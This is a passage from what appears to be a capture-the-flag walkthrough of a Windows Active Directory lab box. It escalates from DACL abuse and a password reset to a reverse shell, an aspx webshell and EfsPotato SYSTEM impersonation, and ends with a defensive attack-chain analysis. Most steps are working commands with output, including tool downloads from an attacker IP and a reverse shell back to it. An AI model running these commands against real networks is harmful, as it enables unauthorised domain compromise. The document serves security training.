FullControl(with inheritance) onOU=CITYOPS. - Move
web_adminintoCITYOPSby rewriting itsdistinguishedName(Emma hasGenericWriteonweb_admin, which covers writingdistinguishedName). - Force-change
web_admin’s password.
1
2
3
dacledit.py -action write -rights FullControl -inheritance \
  -principal emma.hayes -target-dn "OU=CITYOPS,DC=CITY,DC=LOCAL" \
  city.local/emma.hayes:'!Gemma4James!'
1
2
[*] DACL backed up to dacledit-20260802-233240.bak
[*] DACL modified successfully!
Move the DN:
1
2
bloodyAD -u emma.hayes -p '!Gemma4James!' -d city.local --host $FQDN \
  set object web_admin distinguishedName -v 'CN=WEB ADMIN,OU=CITYOPS,DC=CITY,DC=LOCAL'
1
[+] web_admin's distinguishedName has been updated
Reset the password:
1
2
bloodyAD -u emma.hayes -p '!Gemma4James!' -d city.local --host $FQDN \
  set password web_admin 'P@$$word123!'
1
[+] Password changed successfully!
distinguishedNameis a writable property covered byGenericWrite. Moving an object with a DN write is the AD-native way to relocate it, and inheritance flows immediately (there is no SDProp delay for non-adminCount=1targets). If you can grant yourselfFullControlon a container and move an object into it, you haveReset Passwordon that object even if you only hadGenericWriteon the object itself. See ACL abuse for theReset Passwordextended right this expands into.
8. From web_admin to SYSTEM on the DC
8.1 A reverse cmd as web_admin
web_admin is not in Remote Management Users, so we do not get a WinRM session directly. We reach it from inside the sam.brooks WinRM session using RunasCs.exe, which wraps CreateProcessWithLogonW and takes optional reverse-shell targeting:
1
2
*Evil-WinRM* PS C:\programdata> curl.exe -s 10.200.48.189:8000/exe/RunasCs.exe -o run.exe
*Evil-WinRM* PS C:\programdata> .\run.exe web_admin 'P@$$word123!' cmd.exe -r 10.200.48.189:9999
1
2
3
4
5
[*] Warning: User profile directory for user web_admin does not exists.
[*] Warning: The logon for user 'web_admin' is limited.
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-1871eaf$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3592 created in background.
The listener on 9999 catches a cmd.exe running as web_admin.
8.2 A webshell inside C:\inetpub\wwwroot
web_admin was named for exactly one reason:
1
2
3
4
5
C:\inetpub>icacls wwwroot
wwwroot BUILTIN\IIS_IUSRS:(RX)
        BUILTIN\IIS_IUSRS:(OI)(CI)(RX)
        CITY\web_admin:(OI)(CI)(M)
        ...
(M) on wwwroot for CITY\web_admin means Modify: read, write, delete, execute. Drop an aspx webshell in there and hit it from the browser:
1
C:\inetpub\wwwroot>curl.exe 10.200.48.189:8000/webshells/websh.aspx -O
1
100 19399  100 19399    0     0  43880      0 --:--:-- --:--:-- --:--:-- 43790
The rendered shell tells us the important part in the header, and whoami /priv shows the classic SeImpersonate:

1
2
3
User: DefaultAppPool
...
SeImpersonatePrivilege   Impersonate a client after authentication   Enabled
8.3 EfsPotato to SYSTEM
Mount the attacker’s SMB share to reach our tools without dropping them to disk under wwwroot:

1
net use z: \\10.200.48.189\shares /user:railoca railoca
And run EfsPotato, which coerces a SYSTEM RPC call over \pipe\lsarpc (MS-EFSR EfsRpcEncryptFileSrv), impersonates the returned SYSTEM token, and spawns a child process with it:

1
2
3
4
5
6
7
8
z:\\exe\AV\EfsPotato.exe "whoami"
[+] Current user: IIS APPPOOL\DefaultAppPool
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=561a50)
[+] Get Token: 864
[!] process with pid: 3516 created.
==================================================
nt authority\system
The whole “potato” pattern is documented in the logon types and SeImpersonatePrivilege theory page; EfsPotato is the variant that still works on Server 2019 because the underlying MS-EFSR coercion has not been patched out of that OS.
8.4 Persist as sam.brooks and read root.txt
We already have a stable WinRM path in as sam.brooks. Adding him to Administrators from the SYSTEM webshell means our clean shell becomes an admin shell without needing to re-land anything:

1
2
3
4
5
6
7
8
z:\\exe\AV\EfsPotato.exe "net localgroup administrators sam.brooks /add"
[+] Current user: IIS APPPOOL\DefaultAppPool
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=726e50)
[+] Get Token: 860
[!] process with pid: 4608 created.
==================================================
The command completed successfully.
Reconnect via evil-winrm as sam.brooks and the Administrator desktop is finally in scope:
1
2
3
4
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> cd /users/administrator/desktop
*Evil-WinRM* PS C:\users\administrator\desktop> type root.txt

FLAG[redacted]
Full domain compromise, single host, single flag.
Understanding the Attack Chain
The whole box is a chain of small primitives, each cheap in isolation and each producing exactly one piece of state the next step needs. Ranked by the audit trail they leave and how they compose:
| Primitive | Severity in isolation | Composed with the rest |
|---|---|---|
Hardcoded creds in Nuitka .bin | Medium | Foothold as svc_services_portal |
RC4 Kerberoast (clerk.john) | Low (weak password only) | Foothold + DPAPI unwrap key |
Write to Uploads share + Explorer NTLM | High (any writer coerces any browser) | jon.peters NetNTLMv2 |
GenericWrite -> targeted Kerberoast | Medium | nina.soto = read Backups |
WIM profile backup on Backups | High (offline profile, offline DPAPI) | Delivers clerk.john masterkey + creds |
| DPAPI credential decrypt with cracked pw | Medium | emma.hayes domain password |
WriteDACL + ACCOUNTDISABLE UAC flag | Medium | sam.brooks WinRM |
| Cross-OU DN move + inherited FullControl | High | web_admin password reset |
SeImpersonate + EfsPotato | High (SYSTEM-adjacent) | Local SYSTEM on DC |
net localgroup administrators from SYSTEM | Low (given SYSTEM) | Domain compromise via sam.brooks |
Cleartext-password reuse is the common thread. Cracking clerk.john is what unlocks the DPAPI blob, and cracking jon.peters and nina.soto are what walk us to the WIM in the first place. Every “one weak password” in this environment turns directly into escalation because DPAPI, RC4-HMAC Kerberoast, and NetNTLMv2 all derive from the same secret. Long, unique, high-entropy passwords defeat every crack on this box.
Any writable share that another user has mounted is an authentication oracle. The Uploads share is functionally an NTLM relay endpoint for jon.peters: because he has Z: mapped and the share allows NTLM, every file we write there that renders an icon gets his account to authenticate somewhere. This is not a bug in a specific tool, it is how Windows shell integration works, and it applies to any share where the reader trust boundary is not narrower than the writer trust boundary.